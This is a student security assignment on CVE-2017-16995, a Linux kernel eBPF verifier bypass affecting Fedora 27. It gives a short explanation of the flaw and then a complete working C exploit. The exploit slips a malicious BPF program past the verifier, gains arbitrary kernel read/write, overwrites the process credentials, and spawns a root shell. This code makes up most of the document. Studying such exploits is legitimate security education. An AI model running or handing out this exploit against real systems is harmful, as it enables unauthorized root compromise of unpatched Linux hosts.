****

Sri Lanka Institute of Information Technology

**Fedora 27 – Local privilege escalation**

**CVE: 2017 – 16995**

**Individual Assignment**

**Systems and network programming**

**Submitted by:**

|  |  |
| --- | --- |
| **Student registration number** | **Student name** |
| **IT18220902** | **Mandhanayaka D.D** |

**Date of submission:**

**12.05.2020**

**Table of contents**

Contents

[Abstract 4](#_Toc40215635)

[Introduction 5](#_Toc40215636)

[What is a vulnerability in Operating System? 5](#_Toc40215637)

[What is Exploitation? 5](#_Toc40215638)

[Introduction to CVE: 2017 – 16995. 5](#_Toc40215639)

[Vulnerability explanation. 5](#_Toc40215640)

[Impact 10](#_Toc40215641)

[Exploitation 11](#_Toc40215642)

[Screenshots 33](#_Toc40215643)

[Conclusion 37](#_Toc40215644)

[References 38](#_Toc40215645)

# Abstract

Linux based systems are widely using because those are light weight and open source systems. Which likely a Unix system but based on the Linux kernel. Also, it can be modified and distributed to anyone due to it is open source. So, Linux systems can have more vulnerabilities and exploitations rather than other operating systems.

This report contains exploitation of one Linux operating systems vulnerability. Which is belongs to Fedora 27 and ubuntu 16.04 operating systems and kernel versions are below than 4.13.9. Also, report contains brief introduction about the vulnerability, how it was found, what is the damage it can cause, what are the exploitation techniques I used and how I exploit this operating system. Finally add screenshots to show how it exploited.

# Introduction

## What is a vulnerability in Operating System?

Vulnerability is the quality of being easily hurt or attacked. Sometimes, it can be exploitable and may cause to serious damages.

## What is Exploitation?

exploitations are attacks made to take advantage of vulnerability.

## Introduction to CVE: 2017 – 16995.

This vulnerability is been found by Bruce Leidl on 5th June 2017 who is CTO and Co-Founder of subgraph security company. He describe this vulnerability as , “Pour one out for this really nice Linux kernel bugdoor that P0 killed a few hours ago. Straight up unlimited R/W to all kernel memory via ebpf verifier bypass. One of the best/worst Linux kernel vulns of all time” [1]

## Vulnerability explanation.

In the Linux kernel there is a set of instructions called BPF (Berkley Packet Filter) which is used as a kernel function for packet filtering. It is exploring all paths of the program. This BPF program contains BPF verifier (verifier.c) which is a code analyser that walks eBPF program instruction by instruction and updates register or stack state. So, the vulnerability is, it is possible to bypass the BPF verifier (Verifier.c), load BPF code and create a read/write primitive.

The root cause of this vulnerability will involve two critical functions in BPF module (bpf\_check in kernel ‘/bpf/verifier.c’ and \_bpf\_prog\_run in kernel ‘kernal/bpf/verifier.c’). bpf\_\_prog\_run is the function to emulate the operation of eBPF program with given registers and memory layout. This is the function we use to gain arbitrary read/write primitives during exploit. bpf\_check is the function to check the validity of the eBPF program given from user space.

Vulnerability starts with do\_check function which implement in bpf\_check(). That function will check every feasible execution path in ebpf program and emulate the execution based on the program status [1].

In ebpf program the first two instructions are:

BPF\_ALU|BPF\_MOV|BPF\_K

BPF\_JMP|BPF\_JNE|BPF\_K


First lets checkout code which is responsible for processing BPF\_ALU instruction(Figure 01).

Figure 01:

Source: https://github.com/brl/grlh/blob/master/get-rekt-linux-hardened.c


Then, check\_alu\_op will be invoked to check the validity of the instruction(Figure 02).

Figure 02:

Source: https://dangokyo.me/2018/05/24/analysis-on-cve-2017-16995/


In eBPF, BPF\_K denotes the source value is from an immediate value, BPF\_X denotes that the source value is from a register. From code given above, we can observe that the last two statements are responsible for case of BPF\_K(Figure 03).

Figure 03:

Source: https://dangokyo.me/2018/05/24/analysis-on-cve-2017-16995/

Here we can see that the immediate value is retrieved from the instruction and is stored into the corresponding reg\_state. Note that here regs(insn->dst\_reg).imm and insn->imm are both signed integer value.

Then we come to the second instruction, for this instruction, do\_check has to decide which branch to take. In the breadth- first-search, both branches should be taken into consideration. However, in do\_check, it will emulate the execution status of the program to reduce the search paths. If we read the code(Figure 04) [1],




Figure 04:

Source: https://dangokyo.me/2018/05/24/analysis-on-cve-2017-16995/


We can find that check\_cond\_jmp\_op is responsible for the deciding which branch to take next. We can quickly locate the key code as below(Figure 05),

Figure 05:

Source: https://dangokyo.me/2018/05/24/analysis-on-cve-2017-16995/

We can observe that in this situation, check\_cond\_jmp\_op will emulate the bpf program execution. At this point it is still comparing two signed integer. Based on the source value given in the eBPF program, the fall through instruction will be taken and the other branch will be ignored. If you try to print the BPF instructions, it will print only first four instructions(Figure 06).




Figure 06:

Source: <https://dangokyo.me/2018/05/24/analysis-on-cve-2017-16995/>

The critical point about this one is that the verifier believes only the fall through branch is taken and the other 36 instruction are left verified.

# Impact

This vulnerability allows for arbitrary read/write access to the Linux kernel, bypassing SMEP (Supervisor Mode Execution Protection) and SMAP (Supervisor Mode Access Protection).

So, This vulnerability can lead to a privilege escalation. Because after exploitation normal user can edit the system files. Or attacker can remove root directories easily which leads to Denial of Service [1].

# Exploitation

The core part of function bpf\_prog\_run is a large jump table shown as below(Figure 07),




Figure 07:

Source: <https://dangokyo.me/2018/05/24/analysis-on-cve-2017-16995/>

Based on the opcode of each instruction the ebpf program will jump to the corresponding code snippets for further processing. Now lets observe what happens to the first two instructions in the exploits(Figure 08).




Figure 08:

Source: <https://dangokyo.me/2018/05/24/analysis-on-cve-2017-16995/>

With the information given above, we can quickly locate the problematic code. regs here is different from the regs given in do\_check. It is an unsigned 64-value. In the first (BPF\_ALU|BPF\_MOV|BPF\_K), the int value will be first cast to an unsigned int value and then assigned to and unsigned 64-bit value, which means that the new value stored in DST is 0xffffffffffffffff. In the second instruction (BPF\_JMP|BPF\_JNE|BPF\_K), the value in DST is 0xffffffffffffffff, while the value in SRC is 0xffffffff. Since this is a comparison between two unsigned 64-bit value, this time the jump branch will be taken and the malicious bpf instruction will be executed.

In this case I am going to use a C code which can run as malicious bpf instruction and launch a shell as a root user [1].

#include <errno.h>

#include <fcntl.h>

#include <stdarg.h>

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <unistd.h>

#include <linux/bpf.h>

#include <linux/unistd.h>

#include <sys/mman.h>

#include <sys/types.h>

#include <sys/socket.h>

#include <sys/un.h>

#include <sys/stat.h>

#include <sys/personality.h>

char buffer[64];

int sockets[2];

int mapfd, progfd;

int doredact = 0;

#define LOG\_BUF\_SIZE 65536

#define PHYS\_OFFSET 0xffff880000000000

char bpf\_log\_buf[LOG\_BUF\_SIZE];

static \_\_u64 ptr\_to\_u64(void \*ptr)

{

return (\_\_u64) (unsigned long) ptr;

}

int bpf\_prog\_load(enum bpf\_prog\_type prog\_type,

const struct bpf\_insn \*insns, int prog\_len,

const char \*license, int kern\_version)

{

union bpf\_attr attr = {

.prog\_type = prog\_type,

.insns = ptr\_to\_u64((void \*) insns),

.insn\_cnt = prog\_len / sizeof(struct bpf\_insn),

.license = ptr\_to\_u64((void \*) license),

.log\_buf = ptr\_to\_u64(bpf\_log\_buf),

.log\_size = LOG\_BUF\_SIZE,

.log\_level = 1,

};

attr.kern\_version = kern\_version;

bpf\_log\_buf[0] = 0;

return syscall(\_\_NR\_bpf, BPF\_PROG\_LOAD, &attr, sizeof(attr));

}

int bpf\_create\_map(enum bpf\_map\_type map\_type, int key\_size, int value\_size,

int max\_entries, int map\_flags)

{

union bpf\_attr attr = {

.map\_type = map\_type,

.key\_size = key\_size,

.value\_size = value\_size,

.max\_entries = max\_entries

};

return syscall(\_\_NR\_bpf, BPF\_MAP\_CREATE, &attr, sizeof(attr));

}

int bpf\_update\_elem(int fd, void \*key, void \*value, unsigned long long flags)

{

union bpf\_attr attr = {

.map\_fd = fd,

.key = ptr\_to\_u64(key),

.value = ptr\_to\_u64(value),

.flags = flags,

};

return syscall(\_\_NR\_bpf, BPF\_MAP\_UPDATE\_ELEM, &attr, sizeof(attr));

}

int bpf\_lookup\_elem(int fd, void \*key, void \*value)

{

union bpf\_attr attr = {

.map\_fd = fd,

.key = ptr\_to\_u64(key),

.value = ptr\_to\_u64(value),

};

return syscall(\_\_NR\_bpf, BPF\_MAP\_LOOKUP\_ELEM, &attr, sizeof(attr));

}

#define BPF\_ALU64\_IMM(OP, DST, IMM) \

((struct bpf\_insn) { \

.code = BPF\_ALU64 | BPF\_OP(OP) | BPF\_K, \

.dst\_reg = DST, \

.src\_reg = 0, \

.off = 0, \

.imm = IMM })

#define BPF\_MOV64\_REG(DST, SRC) \

((struct bpf\_insn) { \

.code = BPF\_ALU64 | BPF\_MOV | BPF\_X, \

.dst\_reg = DST, \

.src\_reg = SRC, \

.off = 0, \

.imm = 0 })

#define BPF\_MOV32\_REG(DST, SRC) \

((struct bpf\_insn) { \

.code = BPF\_ALU | BPF\_MOV | BPF\_X, \

.dst\_reg = DST, \

.src\_reg = SRC, \

.off = 0, \

.imm = 0 })

#define BPF\_MOV64\_IMM(DST, IMM) \

((struct bpf\_insn) { \

.code = BPF\_ALU64 | BPF\_MOV | BPF\_K, \

.dst\_reg = DST, \

.src\_reg = 0, \

.off = 0, \

.imm = IMM })

#define BPF\_MOV32\_IMM(DST, IMM) \

((struct bpf\_insn) { \

.code = BPF\_ALU | BPF\_MOV | BPF\_K, \

.dst\_reg = DST, \

.src\_reg = 0, \

.off = 0, \

.imm = IMM })

#define BPF\_LD\_IMM64(DST, IMM) \

BPF\_LD\_IMM64\_RAW(DST, 0, IMM)

#define BPF\_LD\_IMM64\_RAW(DST, SRC, IMM) \

((struct bpf\_insn) { \

.code = BPF\_LD | BPF\_DW | BPF\_IMM, \

.dst\_reg = DST, \

.src\_reg = SRC, \

.off = 0, \

.imm = (\_\_u32) (IMM) }), \

((struct bpf\_insn) { \

.code = 0, \

.dst\_reg = 0, \

.src\_reg = 0, \

.off = 0, \

.imm = ((\_\_u64) (IMM)) >> 32 })

#ifndef BPF\_PSEUDO\_MAP\_FD

# define BPF\_PSEUDO\_MAP\_FD 1

#endif

#define BPF\_LD\_MAP\_FD(DST, MAP\_FD) \

BPF\_LD\_IMM64\_RAW(DST, BPF\_PSEUDO\_MAP\_FD, MAP\_FD)

#define BPF\_LDX\_MEM(SIZE, DST, SRC, OFF) \

((struct bpf\_insn) { \

.code = BPF\_LDX | BPF\_SIZE(SIZE) | BPF\_MEM, \

.dst\_reg = DST, \

.src\_reg = SRC, \

.off = OFF, \

.imm = 0 })

#define BPF\_STX\_MEM(SIZE, DST, SRC, OFF) \

((struct bpf\_insn) { \

.code = BPF\_STX | BPF\_SIZE(SIZE) | BPF\_MEM, \

.dst\_reg = DST, \

.src\_reg = SRC, \

.off = OFF, \

.imm = 0 })

#define BPF\_ST\_MEM(SIZE, DST, OFF, IMM) \

((struct bpf\_insn) { \

.code = BPF\_ST | BPF\_SIZE(SIZE) | BPF\_MEM, \

.dst\_reg = DST, \

.src\_reg = 0, \

.off = OFF, \

.imm = IMM })

#define BPF\_JMP\_IMM(OP, DST, IMM, OFF) \

((struct bpf\_insn) { \

.code = BPF\_JMP | BPF\_OP(OP) | BPF\_K, \

.dst\_reg = DST, \

.src\_reg = 0, \

.off = OFF, \

.imm = IMM })

#define BPF\_RAW\_INSN(CODE, DST, SRC, OFF, IMM) \

((struct bpf\_insn) { \

.code = CODE, \

.dst\_reg = DST, \

.src\_reg = SRC, \

.off = OFF, \

.imm = IMM })

#define BPF\_EXIT\_INSN() \

((struct bpf\_insn) { \

.code = BPF\_JMP | BPF\_EXIT, \

.dst\_reg = 0, \

.src\_reg = 0, \

.off = 0, \

.imm = 0 })

#define BPF\_DISABLE\_VERIFIER() \

BPF\_MOV32\_IMM(BPF\_REG\_2, 0xFFFFFFFF), /\* r2 = (u32)0xFFFFFFFF \*/ \

BPF\_JMP\_IMM(BPF\_JNE, BPF\_REG\_2, 0xFFFFFFFF, 2), /\* if (r2 == -1) { \*/ \

BPF\_MOV64\_IMM(BPF\_REG\_0, 0), /\* exit(0); \*/ \

BPF\_EXIT\_INSN() /\* } \*/ \

#define BPF\_MAP\_GET(idx, dst) \

BPF\_MOV64\_REG(BPF\_REG\_1, BPF\_REG\_9), /\* r1 = r9 \*/ \

BPF\_MOV64\_REG(BPF\_REG\_2, BPF\_REG\_10), /\* r2 = fp \*/ \

BPF\_ALU64\_IMM(BPF\_ADD, BPF\_REG\_2, -4), /\* r2 = fp - 4 \*/ \

BPF\_ST\_MEM(BPF\_W, BPF\_REG\_10, -4, idx), /\* \*(u32 \*)(fp - 4) = idx \*/ \

BPF\_RAW\_INSN(BPF\_JMP | BPF\_CALL, 0, 0, 0, BPF\_FUNC\_map\_lookup\_elem), \

BPF\_JMP\_IMM(BPF\_JNE, BPF\_REG\_0, 0, 1), /\* if (r0 == 0) \*/ \

BPF\_EXIT\_INSN(), /\* exit(0); \*/ \

BPF\_LDX\_MEM(BPF\_DW, (dst), BPF\_REG\_0, 0) /\* r\_dst = \*(u64 \*)(r0) \*/

static int load\_prog() {

struct bpf\_insn prog[] = {

BPF\_DISABLE\_VERIFIER(),

BPF\_STX\_MEM(BPF\_DW, BPF\_REG\_10, BPF\_REG\_1, -16), /\* \*(fp - 16) = r1 \*/

BPF\_LD\_MAP\_FD(BPF\_REG\_9, mapfd),

BPF\_MAP\_GET(0, BPF\_REG\_6), /\* r6 = op \*/

BPF\_MAP\_GET(1, BPF\_REG\_7), /\* r7 = address \*/

BPF\_MAP\_GET(2, BPF\_REG\_8), /\* r8 = value \*/

/\* store map slot address in r2 \*/

BPF\_MOV64\_REG(BPF\_REG\_2, BPF\_REG\_0), /\* r2 = r0 \*/

BPF\_MOV64\_IMM(BPF\_REG\_0, 0), /\* r0 = 0 for exit(0) \*/

BPF\_JMP\_IMM(BPF\_JNE, BPF\_REG\_6, 0, 2), /\* if (op == 0) \*/

/\* get fp \*/

BPF\_STX\_MEM(BPF\_DW, BPF\_REG\_2, BPF\_REG\_10, 0),

BPF\_EXIT\_INSN(),

BPF\_JMP\_IMM(BPF\_JNE, BPF\_REG\_6, 1, 3), /\* else if (op == 1) \*/

/\* get skbuff \*/

BPF\_LDX\_MEM(BPF\_DW, BPF\_REG\_3, BPF\_REG\_10, -16),

BPF\_STX\_MEM(BPF\_DW, BPF\_REG\_2, BPF\_REG\_3, 0),

BPF\_EXIT\_INSN(),

BPF\_JMP\_IMM(BPF\_JNE, BPF\_REG\_6, 2, 3), /\* else if (op == 2) \*/

/\* read \*/

BPF\_LDX\_MEM(BPF\_DW, BPF\_REG\_3, BPF\_REG\_7, 0),

BPF\_STX\_MEM(BPF\_DW, BPF\_REG\_2, BPF\_REG\_3, 0),

BPF\_EXIT\_INSN(),

/\* else \*/

/\* write \*/

BPF\_STX\_MEM(BPF\_DW, BPF\_REG\_7, BPF\_REG\_8, 0),

BPF\_EXIT\_INSN(),

};

return bpf\_prog\_load(BPF\_PROG\_TYPE\_SOCKET\_FILTER, prog, sizeof(prog), "GPL", 0);

}

void info(const char \*fmt, ...) {

va\_list args;

va\_start(args, fmt);

fprintf(stdout, "[.] ");

vfprintf(stdout, fmt, args);

va\_end(args);

}

void msg(const char \*fmt, ...) {

va\_list args;

va\_start(args, fmt);

fprintf(stdout, "[\*] ");

vfprintf(stdout, fmt, args);

va\_end(args);

}

void redact(const char \*fmt, ...) {

va\_list args;

va\_start(args, fmt);

if(doredact) {

fprintf(stdout, "[!] ( ( R E D A C T E D ) )\n");

return;

}

fprintf(stdout, "[\*] ");

vfprintf(stdout, fmt, args);

va\_end(args);

}

void fail(const char \*fmt, ...) {

va\_list args;

va\_start(args, fmt);

fprintf(stdout, "[!] ");

vfprintf(stdout, fmt, args);

va\_end(args);

exit(1);

}

void

initialize() {

/\*info("\n");

info("t(-\_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-\_-t)\n");

info("\n");

info(" \*\* This vulnerability cannot be exploited at all on authentic grsecurity kernel \*\*\n");

info("\n");\*/

//redact("creating bpf map\n");

mapfd = bpf\_create\_map(BPF\_MAP\_TYPE\_ARRAY, sizeof(int), sizeof(long long), 3, 0);

if (mapfd < 0) {

// fail("failed to create bpf map: '%s'\n", strerror(errno));

}

//redact("sneaking evil bpf past the verifier\n");

progfd = load\_prog();

if (progfd < 0) {

if (errno == EACCES) {

// msg("log:\n%s", bpf\_log\_buf);

}

// fail("failed to load prog '%s'\n", strerror(errno));

}

//redact("creating socketpair()\n");

if(socketpair(AF\_UNIX, SOCK\_DGRAM, 0, sockets)) {

// fail("failed to create socket pair '%s'\n", strerror(errno));

}

//redact("attaching bpf backdoor to socket\n");

if(setsockopt(sockets[1], SOL\_SOCKET, SO\_ATTACH\_BPF, &progfd, sizeof(progfd)) < 0) {

// fail("setsockopt '%s'\n", strerror(errno));

}

}

static void writemsg() {

ssize\_t n = write(sockets[0], buffer, sizeof(buffer));

if (n < 0) {

perror("write");

return;

}

if (n != sizeof(buffer)) {

fprintf(stderr, "short write: %zd\n", n);

}

}

static void

update\_elem(int key, unsigned long value) {

if (bpf\_update\_elem(mapfd, &key, &value, 0)) {

// fail("bpf\_update\_elem failed '%s'\n", strerror(errno));

}

}

static unsigned long

get\_value(int key) {

unsigned long value;

if (bpf\_lookup\_elem(mapfd, &key, &value)) {

// fail("bpf\_lookup\_elem failed '%s'\n", strerror(errno));

}

return value;

}

static unsigned long

sendcmd(unsigned long op, unsigned long addr, unsigned long value) {

update\_elem(0, op);

update\_elem(1, addr);

update\_elem(2, value);

writemsg();

return get\_value(2);

}

unsigned long

get\_skbuff() {

return sendcmd(1, 0, 0);

}

unsigned long

get\_fp() {

return sendcmd(0, 0, 0);

}

unsigned long

read64(unsigned long addr) {

return sendcmd(2, addr, 0);

}

void

write64(unsigned long addr, unsigned long val) {

(void)sendcmd(3, addr, val);

}

static unsigned long find\_cred() {

uid\_t uid = getuid();

unsigned long skbuff = get\_skbuff();

/\*

\* struct sk\_buff {

\* [...24 byte offset...]

\* struct sock \*sk;

\* };

\*

\*/

unsigned long sock\_addr = read64(skbuff + 24);

//msg("skbuff => %llx\n", skbuff);

//msg("Leaking sock struct from %llx\n", sock\_addr);

if(sock\_addr < PHYS\_OFFSET){

// fail("Failed to find Sock address from sk\_buff.\n");

}

/\*

\* scan forward for expected sk\_rcvtimeo value.

\*

\* struct sock {

\* [...]

\* const struct cred \*sk\_peer\_cred;

\* long sk\_rcvtimeo;

\* };

\*/

for (int i = 0; i < 100; i++, sock\_addr += 8) {

if(read64(sock\_addr) == 0x7FFFFFFFFFFFFFFF) {

unsigned long cred\_struct = read64(sock\_addr - 8);

if(cred\_struct < PHYS\_OFFSET) {

continue;

}

unsigned long test\_uid = (read64(cred\_struct + 8) & 0xFFFFFFFF);

if(test\_uid != uid) {

continue;

}

/\* msg("Sock->sk\_rcvtimeo at offset %d\n", i \* 8);

msg("Cred structure at %llx\n", cred\_struct);

msg("UID from cred structure: %d, matches the current: %d\n", test\_uid, uid);\*/

return cred\_struct;

}

}

fail("failed to find sk\_rcvtimeo.\n");

}

static void

hammer\_cred(unsigned long addr) {

//msg("hammering cred structure at %llx\n", addr);

#define w64(w) { write64(addr, (w)); addr += 8; }

unsigned long val = read64(addr) & 0xFFFFFFFFUL;

w64(val);

w64(0); w64(0); w64(0); w64(0);

w64(0xFFFFFFFFFFFFFFFF);

w64(0xFFFFFFFFFFFFFFFF);

w64(0xFFFFFFFFFFFFFFFF);

#undef w64

}

int

main(int argc, char \*\*argv) {

initialize();

hammer\_cred(find\_cred());

//msg("credentials patched, launching shell...\n");


if(execl("/bin/sh", "/bin/sh", NULL)) {


fail("exec %s\n", strerror(errno));

}

} [2]

